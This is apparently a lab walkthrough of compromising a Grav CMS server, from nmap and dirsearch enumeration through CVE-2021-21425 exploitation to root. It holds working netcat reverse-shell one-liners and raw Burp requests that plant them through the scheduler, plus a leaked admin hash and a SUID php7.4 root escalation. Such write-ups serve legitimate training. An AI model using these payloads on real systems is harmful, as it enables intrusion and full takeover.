

The below output is my consolidated nmap scan:
┌──(root㉿user)-[/usr/share/peass/linpeas]
└─# nmap -p- -Pn $target -v -T5 --min-rate 1500 --max-rtt-timeout 500ms --max-retries 3 --open -oN nmap.txt && nmap -Pn $target -sVC -v && nmap $target -v --script vuln
<SNIP>
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
|   256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_  256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp open  http    Apache httpd 2.4.41
|_http-title: Index of /
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-03-17 17:46  grav-admin/
|_
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
This scan reveals that the target is a Linux server running two open ports: SSH on port 22 for secure remote management, and an Apache web server on port 80. Most notably, the web server root exposes a directory listing containing grav-admin/, which indicates a Grav Content Management System installation with its administrative interface accessible over HTTP.
I followed this discovery up with a dirsearch command to enumerate the web directories further:
┌──(venv)─(root㉿user)-[/home/user/Downloads/dirsearch]
└─# python3 dirsearch.py -u http://192.168.174.12/grav-admin/ -x 403,404,400,500,302

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm
HTTP method: GET
Threads: 25
Wordlist size: 12295

Target: http://192.168.174.12/

[21:00:35] Scanning: grav-admin/
[21:00:37] 200 -   14KB - /grav-admin/%C0%AE%C0%AE%C0%AF
[21:00:38] 200 -   14KB - /grav-admin/%ff
[21:00:44] 200 -   14KB - /grav-admin/.json
[21:00:49] 200 -   14KB - /grav-admin/.txt
[21:00:49] 200 -   14KB - /grav-admin/.xml
[21:00:59] 200 -   15KB - /grav-admin/admin
<SNIP>
There are a few directories from this output that are worth noting.
http://192.168.174.12/grav-admin/admin: admin panel login for Grav CMS

Grav is a modern, open-source, flat-file content management system that eliminates the need for a database. It allows users to build fast and flexible websites by storing content in simple text files using Markdown and configuring themes with Twig.
I checked if it had default credentials (for an obvious win) but this didn't yield any success. I then moved onto Searchsploit to look for unauthenticated exploits:
┌──(root㉿user)-[/usr/share/peass/linpeas]
└─# searchsploit 'grav CMS unauthenticated'
-------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                            |  Path
-------------------------------------------------------------------------- ---------------------------------
GravCMS 1.10.7 - Arbitrary YAML Write/Update (Unauthenticated) (2)        | php/webapps/49973.py
GravCMS 1.10.7 - Unauthenticated Arbitrary File Write (Metasploit)        | php/webapps/49788.rb
-------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
Article — link | Github Repo | CVE-2021–21425
The exploit we going to use utilizes a built-in feature of the Grav Scheduler. The Scheduler is designed to let administrators automate system maintenance tasks by running server commands. However, because an authenticated user (or an attacker who can bypass authorization/provide a valid session) can define custom jobs, the script weaponizes this feature to force the server into running arbitrary system commands.
I first tested the Github Repository script to make sure we could obtain RCE on the target; I sent a connection back to my listener on port 4444:
┌──(root㉿user)-[/run/…/user/2024/HTBox/astronaut]
└─# python3 exploit.py -t http://192.168.174.12/grav-admin -c "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.165 9999 >/tmp/f"
/run/media/user/2024/HTBox/astronaut/exploit.py:25: DeprecationWarning: Call to deprecated method findAll. (Replaced by find_all) -- Deprecated since version 4.0.0.
  a = str(soup.findAll('input')[3])
[*] Creating File
Scheduled task created for file creation, wait one minute
[*] Running file
Scheduled task created for command, wait one minute

┌──(venv)─(root㉿user)-[/home/user/Downloads/dirsearch]
└─# rlwrap nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.45.165] from (UNKNOWN) [192.168.174.12] 48456
Success. I then broke down the exploit code in the Github Repository can replicated it manually via a BurpSuite Interception Request:
Post request to CREATE the File:
- visit /grav-admin/admin/config/scheduler and then change the request method to POST in BurpSuite - replace the admin-nonce with the value from your target's source code - paste a URL encoded revshell for the [args] parameter
POST /grav-admin/admin/config/scheduler HTTP/1.1
Host: 192.168.174.12
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: grav-site-1dfbe94-admin=449vdthf2en08d5cf23c64sff8
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 443

admin-nonce=fb06dab86a20be0fdfcc302ff4a8b467&task=SaveDefault&data[custom_jobs][vwlya][command]=/usr/bin/echo&data[custom_jobs][vwlya][args]=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%20192.168.45.165%209998%20%3E%2Ftmp%2Ff&data[custom_jobs][vwlya][at]=%2a%20%2a%20%2a%20%2a%20%2a&data[custom_jobs][vwlya][output]=/tmp/shell.sh&data[status][vwlya]=enabled&data[custom_jobs][vwlya][output_mode]=overwrite
This saves a custom job that writes a reverse shell payload targeting our IP address to a temporary script file on the server.
Post request to RUN the File: -use the same admin-nonce value as above - keep the rest of the request unchanged
POST /grav-admin/admin/config/scheduler HTTP/1.1
Host: 192.168.174.12
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: grav-site-1dfbe94-admin=449vdthf2en08d5cf23c64sff8
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 317

admin-nonce=fb06dab86a20be0fdfcc302ff4a8b467&task=SaveDefault&data[custom_jobs][vwlya][command]=/bin/bash&data[custom_jobs][vwlya][args]=/tmp/shell.sh&data[custom_jobs][vwlya][at]=%2a%20%2a%20%2a%20%2a%20%2a&data[custom_jobs][vwlya][output]=&data[status][vwlya]=enabled&data[custom_jobs][vwlya][output_mode]=overwrite
This second request updates the scheduled job configuration to execute the previously created temporary script (/tmp/shell.sh) using the /bin/bash interpreter. Because the schedule is set to run every minute (* * * * *), the server will trigger the script and attempt to establish the reverse shell connection back to your listener.
┌──(root㉿user)-[/run/…/user/2024/HTBox/astronaut]
└─# rlwrap nc -lvnp 9998
listening on [any] 9998 ...
connect to [192.168.45.165] from (UNKNOWN) [192.168.174.12] 46926
sh: 0: can't access tty; job control turned off
$   whoami
www-data
$
Note: if you wanted to automate this process using the Github Repo script above then just use the following syntax:
┌──(root㉿user)-[/run/…/user/2024/HTBox/astronaut]
└─# python3 exploit.py -t http://192.168.174.12/grav-admin -c "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.165 9999 >/tmp/f"
/run/media/user/2024/HTBox/astronaut/exploit.py:25: DeprecationWarning: Call to deprecated method findAll. (Replaced by find_all) -- Deprecated since version 4.0.0.
  a = str(soup.findAll('input')[3])
[*] Creating File
Scheduled task created for file creation, wait one minute
[*] Running file
Scheduled task created for command, wait one minute

┌──(venv)─(root㉿user)-[/home/user/Downloads/dirsearch]
└─# rlwrap nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.45.165] from (UNKNOWN) [192.168.174.12] 48456
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Privilege Escalation
There were a dead rabbit holes here i.e. we have the admin hash in /html/grav-admin/user/accounts/admin.yaml.
www-data@gravity:~/html/grav-admin/user/accounts$ cat admin.yaml
cat admin.yaml
state: enabled
email: admin@gravity.com
access:
  admin:
    login: true
    super: true
  site:
    login: true
fullname: admin
title: null
hashed_password: $2y$10$dlTNg17RfN4pkRctRm1m2u8cfTHHz7Im.m61AYB9UtLGL2PhlJwe.
I originally thought we could crack this and login as the other user on the system (alex) but this was a dead end !
Pathway to root — SUID Privilege Escalation
The output below reveals that/usr/bin/php7.4 has the SUID bit set. What does this mean ? Our user can execute with root privileges and potentially spawn a root shell.
www-data@gravity:~/html/grav-admin$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/snap/core20/1852/usr/bin/chfn
/snap/core20/1852/usr/bin/chsh
/snap/core20/1852/usr/bin/gpasswd
/snap/core20/1852/usr/bin/mount
/snap/core20/1852/usr/bin/newgrp
/snap/core20/1852/usr/bin/passwd
/snap/core20/1852/usr/bin/su
/snap/core20/1852/usr/bin/sudo
/snap/core20/1852/usr/bin/umount
/snap/core20/1852/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1852/usr/lib/openssh/ssh-keysign
/snap/core20/1611/usr/bin/chfn
/snap/core20/1611/usr/bin/chsh
/snap/core20/1611/usr/bin/gpasswd
/snap/core20/1611/usr/bin/mount
/snap/core20/1611/usr/bin/newgrp
/snap/core20/1611/usr/bin/passwd
/snap/core20/1611/usr/bin/su
/snap/core20/1611/usr/bin/sudo
/snap/core20/1611/usr/bin/umount
/snap/core20/1611/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1611/usr/lib/openssh/ssh-keysign
/snap/snapd/18596/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/at
/usr/bin/su
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/umount
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.4
<SNIP>
GTFO bins — link (be sure to select the 'SUID' tab)
I manually went through the methods outlined until I obtained a root shell (full command low provided below showing how I iterated through gtfo bins until we landed on the successful command).
www-data@gravity:~/html/grav-admin$ /usr/bin/php7.4 -r 'system("/bin/sh -i");'
                                    /usr/bin/php7.4 -r 'system("/bin/sh -i");'
<v-admin$ /usr/bin/php7.4 -r 'system("/bin/sh -i");'
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ /usr/bin/php7.4 -r 'passthru("/bin/sh -i");'
/usr/bin/php7.4 -r 'passthru("/bin/sh -i");'
$ d
d
/bin/sh: 1: d: not found
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ /usr/bin/php7.4 -r '$h=@popen("/bin/sh -i","r"); if($h){ while(!feof($h)) echo(fread($h,4096)); pclose($h); }'
/usr/bin/php7.4 -r '$h=@popen("/bin/sh -i","r"); if($h){ while(!feof($h)) echo(fread($h,4096)); pclose($h); }'
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)


$ /usr/bin/php7.4 -r 'pcntl_exec("/bin/sh", ["-p"]);'
/usr/bin/php7.4 -r 'pcntl_exec("/bin/sh", ["-p"]);'
id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
Successful command: by calling the pcntl_exec function to run /bin/sh with the -p flag, the shell was instructed to preserve its effective user ID, successfully escalating your privileges from the standard web server user (www-data) to root (UID 0).